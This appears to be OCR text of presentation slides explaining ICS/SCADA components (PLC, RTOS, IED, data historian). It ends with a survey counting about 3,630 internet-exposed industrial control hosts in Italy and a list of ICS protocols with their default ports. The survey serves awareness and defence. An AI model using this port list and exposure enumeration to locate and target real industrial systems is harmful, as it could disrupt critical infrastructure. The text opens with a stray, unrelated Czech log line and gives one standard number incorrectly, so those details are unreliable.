Datum a čas kvitace	Datum a čas pozn...
KGJ200 - CHOD SMS	BaR	Cento_read_Stav_motoru	31. 3. 2017 5:53:12		31. 3. 2017 5:53:14		

PROGRAMMABLE LOGIC CONTROLLER (PLC)

This is a type of hardware that is used in both DCS and SCADA systems as a control component of an overall system. It also provides local management of processes being run through feedback control devices such as sensors and actuators.

In SCADA, a PLC provides the same functionality as Remote Terminal Units (RTU). In DCS, PLCs are used as local controllers within a supervisory control scheme. PLCs are also implemented as primary components in smaller control system configurations.

PLC


SIEMENS
SIMATIC S7-1200
Output 1
Output 2
Output 3
Output 4
Output 5
Output 6
Output 7
Output 8
ON
OFF
Input 1
Input 2
Input 3
Input 4
Input 5
Input 6
Input 7
Input 8
Analog Input 1
Analog Input 2
Industrial Concepts
www.PLCcable.com

PLC

REAL-TIME OPERATING SYSTEM (RTOS)

A RTOS is an OS for devices and systems that need to react quickly to a trigger. In the case of a software fail-safe, for instance, an RTOS would pre-empt lower priority processes to take over the higher-priority tasks.

Unlike a general-purpose OS, an RTOS is expected to meet computational deadlines, regardless of how bad the scenario can get for the RTOS.

- **Processes’ timing is critical (more important than average performance):**

An RTOS does not have speed as requirement. The only important thing is that the OS MUST be able to respond before a pre-set time-out.

RTOS

- **Guarantee the timing requirements for processes under its control:**

It must be predictable (deterministic), the OS knows needed time for every processes (for their best/worst case scenarios).

It can determine a task’s completion time with certainty.

RTOS knows if a specific sets of tasks can be executed based on the “input” time constraints; it grants that a specific sets of tasks will end at its specific deadline.

Handle interrupts based on priority to control scheduling.

RTOS

VxWorks

QNX™

Windows®
Embedded

INTELLIGENT ELECTRONIC DEVICE (IED)

A smart device capable of acquiring data, communicating with other devices, and performing local processing and control. The use of IEDs in control systems like SCADA and DCS allows for controls at the local level to be done automatically.

Any device incorporating one or more processors with the capability to receive or send data/control from or to an external source (e.g. electronic multifunction meters, digital relays, controllers)

Most of our IoT devices could be classified as an IED

DATA HISTORIAN

A data historian is a centralized database for logging all process information within an ICS environment and exporting data. The data gathered is then used for process analysis, statistical process control, and enterprise level planning.

Often populated by the controller, HMI, and/or other supervisory equipment.


Primary reason why control networks can not be air-gapped from business/enterprise.


IT AND OT

Operational Technology (OT) include the hardware and software systems that monitors and controls physical devices in the field. OT tasks vary with every industry.

The convergence of OT and IT allows easier access to these two components that are targets of cybercriminals. In many organizations OT infrastructure is at best poorly protected against cyber attacks.

SCADA PLANT SCHEMA SIMPLIFIED


Control Room Building
HMI
SCADA Server
Data Historian
RTU
Temperature Sensor
PLANT
PLC 1
PLC 2
PLC 3
Industrial Equipment



STATE OF ICS IN ITALY

ICS/SCADA are fragile and sensitive systems and any outages may disrupt normal functioning of a city or an entire country.

For no reason, ICS should be connected to the Internet, but to save money, a lot of companies allows remote access to these systems.

In order to better understand Italy ICS exposure, I've decided to perform a "mega-survey" of all the internet facing hosts exposing ICS/SCADA protocols in my country.


PROTOCOLS

- BACnet (port 47808)
- Codesys
- DNP3 (port 20000)
- EtherNet/IP (port 44818)
- General Electric
- GE Industrial Solution
- HART IP
- IEC 60875-5-104 (port 2404)
- Mitsubishi Electric
- Modbus (port 502)
- Omron
- PCWorkx (ports 20547, 1962, 2455, 9600)
- ProConOS
- Red Lion (port 789)
- Siemens S7 (port 102)
- Tridium Niagara Fox (ports 1911,4911)

DATASET AND MAP GENERATION

Based on previously filters I was able to enumerate an outstanding number of **3630** internet facing **ICS machines** (3568 unique IPs) running different Industrial Control Systems**, spanning over 116 unique ISP and 264 cities.** I also gathered a small sample of geolocation data and plotted them on a map.


ICS Distribution per Region

